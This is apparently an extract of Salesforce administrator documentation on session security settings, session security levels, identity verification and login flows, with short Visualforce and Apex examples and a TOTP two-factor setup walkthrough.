Enable secure and persistent browser caching to improve performance	<p>Enables secure data caching in the browser to improve page reload performance by avoiding extra round trips to the server. This setting is selected by default for all orgs.</p> <p> Warning: Disabling secure and persistent browser caching has a significant negative performance impact on Lightning Experience. Only disable in the following scenarios:</p> <ul style="list-style-type: none"> • Your company's policy doesn't allow browser caching, even if the data is encrypted. • During development in a sandbox or Developer Edition org to see the effect of any code changes without needing to empty the secure cache.
Enable user switching	Determines whether the Switcher appears when your org's users select their profile picture. This setting is selected by default for all organizations. The Enable caching and autocomplete on login page setting must also be enabled. Deselect the Enable user switching setting to prevent your org from appearing in Switchers on other orgs. It also prevents your org users from seeing the Switcher when they select their profile picture.
Remember until logout	Normally, usernames are cached only while a session is active or if a user selects Remember Me . For SSO sessions, the remember option isn't available. So, once the session expires, the username disappears from the login page and the Switcher. By enabling Remember me until logout, the cached usernames are deleted only if the user explicitly logs out. If the session times out, they appear on the Switcher as inactive. This way, if the users are on their own computer and allow a session to time out, they can select the username to reauthenticate. If they're on a shared computer, the username is deleted immediately when the user logs out.

Field	Description
	This setting applies to all your org's users. This option isn't enabled by default. However, we encourage you to enable it as a convenience to your users. Keep this setting disabled if your org doesn't expose all your SSO or authentication providers on your login page.
Enable Content Delivery Network (CDN) for Lightning Component framework	Load Lightning Experience and other apps faster by enabling Akamai's content delivery network (CDN) to serve the static content for Lightning Component framework. A CDN generally speeds up page load time, but it also changes the source domain that serves the files. If your company has IP range restrictions for content served from Salesforce, test thoroughly before enabling this setting. CDNs improve the load time of static content by storing cached versions in multiple geographic locations. This setting turns on CDN delivery for the static JavaScript and CSS in the Lightning Component framework. It doesn't distribute your org's data or metadata in a CDN.
Enable the SMS method of identity confirmation	Allows users to receive a one-time password delivered via SMS. If this setting is selected, administrators or users must verify their mobile phone number before taking advantage of this feature. This setting is selected by default for all orgs.
Require security tokens for API logins from callouts (API version 31.0 and earlier)	In API version 31.0 and earlier, requires the use of security tokens for API logins from callouts. Examples are Apex callouts or callouts using the AJAX proxy. In API version 32.0 and later, security tokens are required by default.
Login IP Ranges (for Contact Manager, Group, and Professional Editions)	<p>Specifies a range of IP addresses users must log in from (inclusive), or the login fails.</p> <p>To specify a range, click New and enter a Start IP Address and End IP Address to define the range, which includes the start and end values.</p> <p>This field is not available in Enterprise, Unlimited, Performance, and Developer Editions. In those editions, you can specify a valid Login IP Range in the user profile settings.</p>
Let users use a security key (U2F)	Allows users to use a U2F security key for two-factor authentication and identity verification. Instead of using Salesforce Authenticator, one-time passwords generated by an authenticator app, or one-time passwords sent by email or SMS, users insert their registered U2F security key into a USB port to complete verification.
Require identity verification during two-factor authentication registration	Requires users to confirm their identities to add a two-factor authentication method, such as Salesforce Authenticator, instead of requiring a relogin as before.
Require identity verification for change of email address	Requires users to log in again and confirm their identity before the change to their email address is applied. Salesforce asks the user to verify identity using a registered verification method, such as Salesforce Authenticator, SMS text message, or email.

Field	Description
	 Note: If the user's identity verification method is email, the verification code is sent to the user's previously registered email address rather than the new email address.
Allow location-based automated verifications with Salesforce Authenticator	Allows users to verify identity by automatically approving notifications in Salesforce Authenticator, whenever users are in trusted locations such as a home or office. If you allow automated verifications, you can allow them from any location or restrict them to only trusted IP addresses, such as your corporate network.
Allow only from trusted IP addresses	
Allow Lightning Login	Allows users to use Lightning Login for password-free Salesforce logins, relying on Salesforce Authenticator for identity verification.
Enable Logout Events Stream	<p>Records users' logout events. This setting is available only if the LogoutEventStream object functionality is enabled in your org by Salesforce.</p>  Note: This setting does not record timeout events. An exception is when users are automatically logged out of the org after their session times out because the org has Force logout on session timeout enabled. In this case, a logout event is recorded. However, if users close their browser during a session, regardless of whether the Force logout on session timeout setting is enabled, a logout event isn't recorded.
Enable clickjack protection for Setup pages	Protects against clickjack attacks on setup Salesforce pages. Clickjacking is also known as a user interface redress attack. (Setup pages are available from the Setup menu.)
Enable clickjack protection for non-Setup Salesforce pages	Protects against clickjack attacks on non-setup Salesforce pages. Clickjacking is also known as a user interface redress attack. Setup pages already include protection against clickjack attacks. (Setup pages are available from the Setup menu.) This setting is selected by default for all orgs.
Enable clickjack protection for customer Visualforce pages with standard headers	<p>Protects against clickjack attacks on your Visualforce pages with headers enabled. Clickjacking is also known as a user interface redress attack.</p>  Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.
Enable clickjack protection for customer Visualforce pages with headers disabled	<p>Protects against clickjack attacks on your Visualforce pages with headers disabled when setting <code>showHeader=false</code> on the page. Clickjacking is also known as a user interface redress attack.</p>  Warning: If you use custom Visualforce pages within a frame or iframe, you sometimes see a blank page or the page displays without the frame. For example, Visualforce pages in a page layout don't function when clickjack protection is on.

Field	Description
Enable CSRF protection on GET requests on non-setup pages	Protects against Cross Site Request Forgery (CSRF) attacks by modifying non-Setup pages. Non-Setup pages include a random string of characters in the URL parameters or as a hidden form field. With every GET and POST request, the application checks the validity of this string of characters. The application doesn't execute the command unless the value found matches the expected value. This setting is selected by default for all orgs.
Enable CSRF protection on POST requests on non-setup pages	
Enable Stricter Content Security Policy	The Lightning Component framework already uses Content Security Policy (CSP), the W3C standard to control the source of content that can be loaded on a page. The "Enable Stricter Content Security Policy" setting additionally prohibits the use of <code>unsafe-inline</code> for <code>script-src</code> to mitigate the risk of cross-site scripting attacks.
Freeze JavaScript Prototypes	<p>Prevent Lightning component authors from modifying JavaScript prototypes of global objects that are shared between namespaces. This restriction enables better code separation between components and prevents malicious or inadvertent tampering of shared objects, such as the JavaScript APIs or DOM APIs.</p> <p> Note: Cisco Webex Teams and Meetings features aren't compatible with the Freeze JavaScript Prototypes setting. If you have one of these Webex features enabled, you can't enable this setting.</p>
XSS protection	Protects against reflected cross-site scripting attacks. If a reflected cross-site scripting attack is detected, the browser shows a blank page with no content.
Content Sniffing protection	Prevents the browser from inferring the MIME type from the document content. It also prevents the browser from executing malicious files (JavaScript, Stylesheet) as dynamic content.
Referrer URL Protection	When loading pages, the referrer header shows only Salesforce.com rather than the entire URL. This feature eliminates the potential for a referrer header to reveal sensitive information that could be present in a full URL, such as an org ID. This feature is supported only for Chrome and Firefox.
HSTS for Sites and Communities	<p>Requires HTTPS on communities and Salesforce Sites.</p> <p> Note: This setting must be enabled in two locations. HSTS for Sites and Communities must be enabled in Session Settings, and Require Secure Connections (HTTPS) must be enabled in the community or Salesforce Site security settings. See Creating and Editing Salesforce Sites.</p>
Warn users before they are redirected outside of Salesforce	Displays a warning message when users click links that take them outside the salesforce.com domain. The warning message includes the full link to the external URL and the domain name. Use this feature to protect your users from malicious URLs and phishing. In Lightning Experience, the warning message applies only to web tabs.
Logout URL	Redirects users to a specific page after they log out of Salesforce, such as an authentication provider's page or a custom-branded page. This URL is used

Field	Description
	only if no logout URL is specified in the identity provider, SAML single sign-on, or external authentication provider settings. If no value is specified for Logout URL, the default is <code>https://login.salesforce.com</code> , unless MyDomain is enabled. If My Domain is enabled, the default is <code>https://customdomain.my.salesforce.com</code> .
Link expires in	<p>Specifies how long the account verification link in welcome emails to new users is valid. You can select 1, 7, or 180 days. By default, account verification links expire after 7 days.</p> <p>When you update this setting, the change applies to links in welcome emails that were already sent. For example, you added a user and sent a welcome email two days ago when links expired in seven days. If you update the setting so that links expire in one day, the link in the email you sent two days ago is no longer valid.</p>

3. Click **Save**.



Session Security Levels

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so that specified resources are available only to users assigned a High Assurance level.

For sensitive operations, require a high-assurance level of security, or block users altogether. If users already have a high-assurance session after logging in, they aren't prompted to verify their identity again in the same session, even if you require high assurance for these operations.

The following table lists the different authentication methods and their default session security levels.

Type	Default Session Security Level	Description
Username and Password	Standard	Users log in by providing a username and password on a login page.
Delegated Authentication	Standard	Users log in by providing a username and a password that is validated using a callout to a delegated authentication endpoint.
Activation	Standard	Users verify their identity when accessing Salesforce from a new browser or device.
Lightning Login	Standard	Internal users log in by using Salesforce Authenticator instead of a password.
Passwordless Login	Standard	External users of communities log in by providing a verification code instead of a password.
Two-Factor Authentication	High Assurance	Users complete a two-factor authentication challenge to access a resource. For example, a user must complete


Type	Default Session Security Level	Description
		<p>two-factor authentication when accessing a report that requires a High Assurance level with the Raise session level policy.</p> <p> Warning: Be cautious about changing the security level of Two-Factor Authentication to Standard. If Two-Factor Authentication has a Standard level, but the user profile setting Session security level required at login requires a High Assurance session security level, the user can't log in. User access is blocked when the high assurance requirement isn't met.</p>
Authentication Provider	Standard	Users log in to Salesforce using their login credentials from an external service provider.
SAML	Standard	<p>Users are authenticated using the SAML protocol for single sign-on.</p> <p> Note: The security level for a SAML session can also be specified using the SessionLevel attribute of the SAML assertion sent by the identity provider. The attribute can take one of two values, STANDARD or HIGH_ASSURANCE.</p>

To change the security level associated with a login method:

1. From Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings**.
2. Under Session Security Levels, select the login method.
3. To move the method to the proper category, click the **Add** or **Remove** arrow.

Reports and dashboards in Salesforce and connected apps use session-level security. You can set policies requiring High Assurance on these types of resources. You can also specify an action to take when the session used to access the resource is not High Assurance. The supported actions are:

- **Block**—Blocks access to the resource by showing an insufficient privileges error.
- **Raise session level**—Prompts users to complete two-factor authentication. When users authenticate successfully, they can access the resource. For reports and dashboards, you can apply this action when users access reports or dashboards, or just when they export and print them.


 **Warning:** Raising the session level to high assurance by redirecting the user to complete two-factor authentication is not a supported action in Lightning Experience. If your org enabled Lightning Experience, and you set a policy that requires a high-assurance session to access reports and dashboards, Lightning Experience users with a standard session are blocked from reports and dashboards. Also, they don't see the icons for these resources in the navigation menu. As a workaround, users with a standard assurance session can log out and log in again using an authentication method that is defined as high assurance by their org. Then they have access to reports and dashboards. Or, they can switch to Salesforce Classic, where they're prompted to raise the session level when they attempt to access reports and dashboards.

To set a High Assurance required policy for accessing a connected app:

1. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.
2. Click **Edit** next to the connected app.
3. Select **High Assurance session required**.
4. Select one of the actions presented.
5. Click **Save**.

To set a High Assurance required policy for accessing reports and dashboards:

1. From Setup, enter *Access Policies* in the Quick Find box, then select **Access Policies**.
2. Select **High Assurance session required**.
3. Select one of the actions presented.
4. Click **Save**.

 **Note:** You also can set the High Assurance requirement for reports and dashboards on the Identity Verification page. For more information, see [Require High Assurance Session Security for Sensitive Operations](#).

Session levels have no impact on resources in the app other than connected apps, reports, and dashboards for which explicit security policies have been defined.

Configure When Users Are Prompted to Verify Identity

You can control how and when users are prompted to verify their identity.

1. In Setup, enter *Identity* in the Quick Find box, and then click **Identity Verification**.
2. Customize the identity verification settings, and then click **Save**.

Field	Description
Enable the SMS method of identity confirmation	Allows users to receive a one-time password delivered via SMS. If this setting is selected, administrators or users must verify their mobile phone number before taking advantage of this feature. This setting is selected by default for all orgs.
Require security tokens for API logins from callouts (API version 31.0 and earlier)	In API version 31.0 and earlier, requires the use of security tokens for API logins from callouts. Examples are Apex callouts or callouts using the AJAX proxy. In API version 32.0 and later, security tokens are required by default.
Let users use a security key (U2F)	Allows users to use a U2F security key for two-factor authentication and identity verification. Instead of using Salesforce Authenticator, one-time passwords generated by an authenticator app, or one-time passwords sent by email or SMS, users insert their registered U2F security key into a USB port to complete verification.


EDITIONS

Available in: all editions

USER PERMISSIONS

To modify identity verification settings:

- Customize Application

Field	Description
Require identity verification during two-factor authentication registration	Requires users to confirm their identities to add a two-factor authentication method, such as Salesforce Authenticator, instead of requiring a relogin as before.
Require identity verification for change of email address	<p>Requires users to log in again and confirm their identity before the change to their email address is applied. Salesforce asks the user to verify identity using a registered verification method, such as Salesforce Authenticator, SMS text message, or email.</p> <p> Note: If the user's identity verification method is email, the verification code is sent to the user's previously registered email address rather than the new email address.</p>
Allow location-based automated verifications with Salesforce Authenticator Allow only from trusted IP addresses	Allows users to verify identity by automatically approving notifications in Salesforce Authenticator, whenever users are in trusted locations such as a home or office. If you allow automated verifications, you can allow them from any location or restrict them to only trusted IP addresses, such as your corporate network.

These identity verification settings are also available on the Session Settings page. You can change the settings in either location.

SEE ALSO:

[Modify Session Security Settings](#)

[Require High-Assurance Session Security for Sensitive Operations](#)

Require High-Assurance Session Security for Sensitive Operations

To secure different setup areas in your org, require a high-assurance level of security for sensitive operations, like accessing reports and managing IP addresses. You can also block users from accessing these setup areas.

These settings apply only to users who have user permissions to access these operations. If users have a high-assurance session after logging in, they aren't prompted to verify their identity in the same session, even if you require high assurance for sensitive operations.

1. In Setup, enter *Identity* in the Quick Find box, and then click **Identity Verification**.
2. Under Session Security Level Policies, raise the session security level to high assurance, or block users.
 - Reports and Dashboards—Controls access to reports and dashboards. This setting is also available on the Reports and Dashboards Access Policies page. You can change this setting in either location.
 - Manage Encryption Keys—Controls access to the Platform Encryption page, the Certificate and Key Management Setup page, and the TenantSecret object.
 - Manage Auth. Providers—Controls access to the Auth. Providers page, the User Details Setup page, and the AuthProvider object.
 - Manage Login Access Policies—Controls access to the Login Access Policies Setup page.

EDITIONS

Available in: all editions

USER PERMISSIONS

To modify session security settings:

- [Customize Application](#)

- Manage IP Addresses—Controls access to the Network Access Setup page.
- Manage Password Policies—Controls access to the Password Policies Setup page and profile details.
- Manage Sharing—Controls access to the Sharing Settings Setup page, the SharingRules object, and the CustomObject's sharingModel field in Metadata API.

SEE ALSO:[Configure When Users Are Prompted to Verify Identity](#)[Modify Session Security Settings](#)

Create a Login Flow

A login flow directs users through a login process before they access your Salesforce org or community. You can use a login flow to control the business processes that your users follow when they log in to Salesforce. After Salesforce authenticates a user, the login flow directs the user through a process, such as enforcing strong authentication or collecting user information. When users complete the login flow successfully, they are redirected to their Salesforce org or community. If unsuccessful, the flow can log out users immediately.

Before creating a login flow, it's important to understand login flow execution.

- To invoke a login flow, the user must first be authenticated. Login flows don't replace the existing Salesforce authentication process. They integrate new steps or ask the user for information.
- During login-flow execution, users have restricted access. Users in a login flow can access only the flow—they can't bypass it to get to the application. They can log in to the org only when they successfully authenticate and complete the flow.

You can create two types of login flows:

- Screen flow, which you create declaratively using the Cloud Flow Designer
- Visualforce Page, which you create programmatically using Visualforce

After creating the flow, you designate it as a login flow from Setup and choose which profiles apply.

You can create multiple login flows and associate each one with a different user profile. Users assigned to one profile, like sales reps, experience a particular login process as they log in. Users assigned to a different profile like service reps, experience a different login process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- Manage Flow

IN THIS SECTION:

[Create a Login Flow with the Cloud Flow Designer](#)

Use the point-and-click Cloud Flow Designer to create a login flow declaratively. With this tool, you create a screen flow—a collection of screens and connectors that step users through a business process when they log in.

[Create a Custom Login Flow with Visualforce](#)

Use Visualforce and an Apex controller to create a custom login flow programmatically. With Visualforce, you have complete control over how your login page looks, behaves, and where users go after they complete the flow. You can design your login page from scratch and control every pixel of the page.

Create a Login Flow with the Cloud Flow Designer

Use the point-and-click Cloud Flow Designer to create a login flow declaratively. With this tool, you create a screen flow—a collection of screens and connectors that step users through a business process when they log in.


 **Note:** You can also use Visualforce to create a Visualforce Page login flow in code.

Modify the default login flow to meet your needs. You can customize the login page by:

- Supplying your own logo
- Changing the colors of the background and login button
- Displaying content on the right frame of the page

Follow these steps to build a login flow using the Cloud Flow Designer.

1. Create a screen flow with the [Cloud Flow Designer](#).

 **Note:** Make sure that you save and activate the flow.

2. From Setup, designate the flow as a login flow, and associate the flow with user profiles. See [Set Up a Login Flow and Connect to Profiles](#).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- [Manage Flow](#)

Create a Custom Login Flow with Visualforce

Use Visualforce and an Apex controller to create a custom login flow programmatically. With Visualforce, you have complete control over how your login page looks, behaves, and where users go after they complete the flow. You can design your login page from scratch and control every pixel of the page.

Define the business process in an Apex controller of the Visualforce page. Salesforce doesn't pass input variables to a Visualforce Page login flow, but you have access to user and login context. You must include one of these Apex methods.

- `Auth.SessionManagement.finishLoginFlow()` indicates that the login flow is done and redirects the user to the home page
- `Auth.SessionManagement.finishLoginFlow(startURL)` indicates that the login flow is done and redirects the user to a specific page.

The login flow runs in a restricted session. Calling a `finishLoginFlow` method removes the session restriction and gives users access to Salesforce or their community. You decide when or under what condition to call the method to remove the session restriction.

Here's an example of a Visualforce Page login flow. The user clicks a button to invoke the `finishLoginFlow` method. Specify `showHeader="false"` for the login flow to work correctly.

```
<apex:page showHeader="false" controller="VFLoginFlowController">
  <h1>You are in VF Login Flow</h1>
  <apex:form >
    <apex:commandButton action="{!FinishLoginFlowHome}" value="Finish and Go to Home"/>
    <apex:commandButton action="{!FinishLoginFlowStartUrl}" value="Finish and Go to
StartUrl"/>
  </apex:form>
</apex:page>
```

Here's an example of an Apex controller that defines the business process.

```
public class VFLoginFlowController {

    public PageReference FinishLoginFlowStartUrl() {
```

```
//do stuff

//finish the login flow and send you to the startUrl (account page in this case)
return Auth.SessionManagement.finishLoginFlow('/001');
}

public PageReference FinishLoginFlowHome() {
    //do stuff


    //finish the login flow and send you the default homepage
    return Auth.SessionManagement.finishLoginFlow();
}
}
```

Give each profile that you want to associate with this Visualforce Page access.


1. From Setup, enter *Visualforce* in the Quick Find box, then select **Visualforce Page**.
2. Next to the Visualforce page that you want to use, click **Security**.
3. From the list of available profiles, add the profiles that you want to associate with this login flow.
4. From Setup, designate the Visualforce page as a login flow, and connect the profiles to it. See [Set Up a Login Flow and Connect to Profiles](#).

Set Up a Login Flow and Connect to Profiles

After you create a flow using the Cloud Flow Designer or Visualforce, you designate it as a login flow and then associate it with user profiles. When users with an associated profile log in, they're directed to the login flow.

 **Note:** Don't associate a login flow with your administrator profile until you are sure that the login flow works properly. Otherwise, if it fails, you can't log in to your org.

1. From Setup, enter *Login* in the Quick Find box, then select **Login Flows**.
2. Click **New**.
3. On the Login Flow Edit page, enter a name for the login flow.



Login Flow Edit

Type: Flow

Name: Register Login Flow

Flow: Register_User

User License: Salesforce

Profile: Standard User

Render Flow in Lightning Runtime: ☒ Render Flow in Lightning Runtime

Save Cancel

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Essentials, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

4. Select the type of flow you created. Choose **Flow** if you created the flow with the Cloud Flow Designer. Choose **Visualforce Page** if you created the flow with Visualforce.



Note: For Visualforce Page login flows, make sure that the profiles that you intend to associate with this login flow have access to the Visualforce Page.

5. From the dropdown list of available flows, choose which one to use for this login flow.
6. Select a user license for the profile that you want to connect to the login flow.
7. From the list of available profiles for this license, select the profile to associate with this login flow.
8. If you want the login flow to resemble the Lightning Experience UI, select **Render Flow in Lightning Runtime**. If you don't select this option, the login flow resembles Salesforce Classic.



Note: A login flow is independent of which UI users use: Lightning Experience or Salesforce Classic. You can set a login flow to resemble Lightning Experience even if users log in to Salesforce Classic. Likewise, you can set a login flow to resemble Salesforce Classic even if users log in to Lightning Experience.

9. Click **Save**.

Repeat the process to associate other profiles with the login flow.

After you connect the login flow, you can edit or delete it from the Login Flows Setup page.

Login Flow Examples

You can use a login flow to customize the login experience and integrate business processes with Salesforce authentication. Common uses cases include collecting and updating user data at login, configuring two-factor authentication, or integrating third-party strong authentication methods.

Let's look at three common use cases for login flows.

- [Collect and update user data during login](#)
- [Apply customized two-factor authentication \(2FA\)](#)
- [Integrate third-party strong authentication mechanisms](#)

Collect and Update User Data at Login

This login flow collects and updates information about the user at login by requesting the user's phone numbers.

1. Query the user object for the user's phone numbers, if they exist.
2. Display the numbers, and ask the user to confirm or update them.
3. Update the user object with new numbers, if provided.



Create the Flow

1. Go to the [Cloud Flow Designer](#).

- On the Resources tab, create a variable that contains the user's user ID.

The login event passes a list of context attributes to the flow. To query and use these attributes, define local text variables using the `LoginFlow_ATTRIBUTE_NAME` format, for example, `LoginFlow_UserId`.

After you add the attribute, it appears on the Explorer tab under Variables.

When you use the following input attributes, their values are populated in the flow when it starts.

- `LoginFlow_LoginType`
- `LoginFlow_IpAddress`
- `LoginFlow_UserAgent`
- `LoginFlow_Platform`
- `LoginFlow_Application`
- `LoginFlow_Community`
- `LoginFlow_SessionLevel`
- `LoginFlow_UserId`

You can also set the output attributes in the flow.

- `LoginFlow_FinishLocation` (type string)—This attribute determines where to send the user when the flow completes.
- `LoginFlow_ForceLogout` (type boolean)—When this variable is set to `true`, the user is immediately logged out.

You can use the attribute `LoginFlow_UserId` to verify the ID of the user logging in and query the associated user object.

- On the Resources tab, click **Create New** to create an sObject variable where you can store the user object.

- Create a Fast Lookup element that looks up the user object.

Fast Lookup

Use filters to look up Salesforce records. Assign fields from a single record to an sObject variable or fields from multiple records to an sObject collection variable.

General Settings

Name * User

Unique Name * User [Add Description](#)

Filters and Assignments

Look up * User that meets the following criteria:

Field	Operator	Value
Id	equals	{!LoginFlow_UserId}

[Add Row](#)

☐ Sort results by: Select field -- Select One --

Variable * {!UserObject}

- Specify the user attributes that you want to store in the variable, for example, *Phone* and *MobilePhone*.
- Create a welcome screen for collecting or displaying the phone numbers at login.

Screen

Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

General Info [Add a Field](#) [Field Settings](#)

General Info

Name * Welcome

Unique Name * Welcome [Add Description](#)

Navigation Options No navigation restrictions [Add Description](#)

Help Text

Welcome

Please update the following:

Phone No

Mobile No

- Create a record update component for updating the numbers.

Record Update

Use filters to find a specific record, then select fields to update.

General Settings

Name *

Unique Name * ⓘ

[Add Description](#)

Filters and Assignments

Update * that meet the following criteria:

Field	Operator	Value
<input type="text" value="Id"/>	<input type="text" value="equals"/>	<input type="text" value="{!LoginFlow_UserId}"/>

[Add Row](#)

Update record fields with variable, constant, input, or other values.

Field	Value
<input type="text" value="MobilePhone"/>	<input type="text" value="{!Mobile_No}"/>
<input type="text" value="Phone"/>	<input type="text" value="{!Phone_No}"/>

8. Name the login flow and save it.


Flow Properties ⓘ

Name *

Unique Name * ⓘ


Description

9. [Connect the login flow to a user profile](#). Best practice is to create a dedicated test user with a test profile.

 **Note:** Don't associate a login flow with your administrator profile until you are sure that the login flow works properly. Otherwise, if it fails, you can't log in to your org.

10. Log out, and then log in as the test user to test the flow.

When you test the Welcome Flow example, here's how it looks using Lightning Experience.



Configure Two-Factor Authentication

This example implements a login flow that enhances time-based one-time password (TOTP) authentication with a two-factor authentication method that Salesforce supports. The TOTP algorithm computes a one-time password from a shared secret key and the current time.

The flow does the following.


- If the user is not yet registered, generates a new secret key, and prompts the user to register the key with a QR (Quick Response) code. After the user provides a valid TOTP token, the secret key is stored in the user record. The key is reused for future logins.
- If the user is already registered, prompts the user only for the TOTP token.

Users can use a time-based authentication application (such as Salesforce Authenticator or Google Authenticator) to scan the QR code and generate a TOTP token.

You can enhance this flow and customize the user experience by adding a corporate logo, colors, and so forth. You can even add and enforce different policies. For example, you can build an IP-based, two-factor authentication process that requires a second authentication factor only when the IP address is outside of a certain range.

This example uses the `TwoFactorInfo` object and the `Auth.SessionManagement` Apex class to customize and manage the standards-based TOTP two-factor authentication that Salesforce supports.

1. Look up the `TwoFactorInfo` object for the current user. If the user is not registered, generate a key.
2. Determine whether the user is already registered with TOTP.
3. If the user is already registered, prompt the user to provide the TOTP token.
4. If the user is not registered, prompt the user to register with a QR code and provide the TOTP token.
5. Validate the TOTP token. If the token is valid, the login flow finishes, and the user logs in.
6. If the TOTP token is invalid, send the user back to step 2.



Configure the TOTP Flow

1. Create the variables.

- `secret`—Stores the secret key for all two-factor operations.
- `qr_url`—Stores the URL for the QR code encoding of the secret key.
- `IsTokenValid`—Stores the verification result.

The variables `secret` and `qr_url` are text, and `IsTokenValid` is a boolean data type.

2. Set up the TOTPPlugin to generate a new secret for users that are not already registered with a TOTP.

A plug-in is an Apex class that extends the standard functionality of a flow. You can use a plug-in to do a complex calculation, make API calls to external services, and more.

TOTPPlugin accesses the Salesforce TOTP methods, generates a time-based secret key with a QR code, and validates the TOTP. The Apex class for TOTPPlugin is available in the login flow sample package.

The plug-in takes these input parameters.

- `OTP_INPUT`—The TOTP token that the user provides.
- `OTP_REGISTRATION_INPUT`—The TOTP token that the user provides when first registering.
- `SECRET_INPUT`—The secret key used to generate the TOTP.

It returns the following parameters.

- `SECRET_OUTPUT`—A secret key generated by the plug-in.

- `QR_URL_OUTPUT`—A QR encoding of the secret key.
- `IsValid_OUTPUT`—If the validation succeeded, it returns `true`. Otherwise, it returns `false`.

Configure a TOTPPlugin instance to generate a new secret key and QR code if the user is not already registered. In this case, no input is passed.

The secret key and URL for the QR code are stored in the `qr_url` and `secret` variables.

3. Configure a decision element to register a user.

The Registration decision element verifies whether `secret` is null. If it is not null, the user must register, so define `Register` as the outcome of the decision. Otherwise, the user is already registered and must provide only the TOTP token. In this case, the outcome is `Get TOTP`, which is also the default outcome.

4. Configure the Get TOTP screen.

Users that are already registered are redirected to this screen and asked to provide the TOTP token. The input TOTP token is saved in `OTP_input`.

5. Configure the Registration screen.

This screen presents the QR code, asks the user to scan and initialize the TOTP client application and provide the TOTP token.

6. Validate the TOTP token.

Define another instance of the TOTPPugin for validating the TOTP token that the user provides.

The plug-in supports these use cases.

- The user comes from the Registration screen. The user has to scan the QR code and provide the TOTP token. Both the TOTP token and secret are passed to the TOTPPlugin for validation. The TOTPPlugin validates the TOTP token against the secret. If valid, the secret is registered on the user record and used for future logins.
- The user comes from the Get Token screen. The user is already registered, so provides only the TOTP. The TOTP token is passed via the `TokenInput` parameter to the TOTPPlugin for validation.

The `isTokenValid` parameter returns the validation status, which is then saved in `isTokenValid`.

The decision element has two possible outcomes.

- The token is valid if `IsTokenValid` is `true`.
- The token is invalid, which is the default.

7. Configure a decision element to log in the user.

If the validation succeeds, the user proceeds to the end of the flow, clicks to the next step, and logs in to the application. If the validation fails, the flow redirects the user back to step 2 in the flow. In step 2, a registered user is asked to provide a new TOTP token. If the user isn't yet registered, the user is asked to register and provide a new TOTP token.

8. Save the login flow, activate it, and connect it with a user profile.

Integrate Third-Party Strong Authentication Methods

You can use login flows to interact with external third-party authentication services by using an API.

